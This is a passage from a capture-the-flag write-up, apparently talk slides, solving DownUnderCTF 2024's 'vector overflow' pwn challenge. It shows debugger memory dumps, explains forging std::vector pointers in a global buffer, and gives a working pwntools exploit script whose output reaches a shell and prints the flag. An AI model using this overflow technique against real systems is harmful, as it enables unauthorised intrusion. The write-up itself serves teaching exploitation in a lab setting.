std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```



```
pwndbg> x/10gx &buf
0x4051e0 <buf>:  0x0000000000000000      0x0000000000000000
0x4051f0 <v>:    0x0000000000417eb0      0x0000000000417eb5
0x405200 <v+16>:        0x0000000000417eb5      0x0000000000000000
0x405210:        0x0000000000000000      0x0000000000000000
0x405220:        0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x0000000000417eb0
0x417eb0:        0x0000005858585858      0x0000000000000000
0x417ec0:        0x0000000000000000      0x000000000000f141
0x417ed0:        0x0000000000000000      0x0000000000000000
0x417ee0:        0x0000000000000000      0x0000000000000000
0x417ef0:        0x0000000000000000      0x0000000000000000
pwndbg>
pwndbg> x/10gx 0x0000000000417eb0-0x10
0x417ea0:        0x0000000000000000      0x0000000000000021
0x417eb0:        0x0000005858585858      0x0000000000000000
0x417ec0:        0x0000000000000000      0x000000000000f141
0x417ed0:        0x0000000000000000      0x0000000000000000
0x417ee0:        0x0000000000000000      0x0000000000000000
pwndbg>
```

One of which is ***buf***, which we can control!

So if we make ***buf*** look like a vector with the 'DUCTF' data, and put pointers to it in ***v***, we can make it seem like ***v*** contains 'DUCTF' !



***buf* (0x4051e0)**

***buf+8* (0x4051e8)**


0x21	0x0	0x0	0x0	0x0	0x0	0x0	0x0	D	U	C	T	F	0x0	0x0	0x0

***v* (0x4051f0)**


0x40	0x51	0xe8	0x0	0x0	0x0	0x0	0x0	0x40	0x51	0xed	0x0	0x0	0x0	0x0	0x0	0x40	0x51	0xed	0x0	0x0	0x0	0x0	0x0

vector overflow - exploitation

With that, we can make a python script to send the data and get the flag!



```python
from pwn import *

r = remote("2024.ductf.dev", 30013)
context.binary = elf = ELF("./vector_overflow")

buf = 0x4051E0

r.sendline(
    flat(
        0x21, # heap metadata
        0x0000004654435544, # "DUCTF"
        buf+0x8, # pointer to "DUCTF"
        buf+0x8+5, # pointer to end of "DUCTF" string
        buf+0x8+5, # pointer to end of "DUCTF" string
    )
)
r.interactive()
```




```
uwuteddy@DESKTOP-5BVRV08:/mnt/c/Users/Rainier Wu/Desktop/ctf-temp/DUCT
[+] Opening connection to 2024.ductf.dev on port 30013: Done
[*] '/mnt/c/Users/Rainier Wu/Desktop/ctf-temp/DUCTF-2024/pwn/vector ov
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
$ id
uid=1000 gid=1000 groups=1000
$ ls
flag.txt
pwn
$ cat flag.txt
DUCTF{y0u_pwn3d_th4t_vect0r!!}
$ 
```

DUCTF{y0u_pwn3d_th4t_vect0r!!}

any questions?

~/: shutdown



Thank you!

Networking will now commence!

To try these challenges for yourself, go here:

- *https://github.com/DownUnderCTF/Challenges_2024_Public*

Check out DownUnderCTF:

- https://downunderctf.com/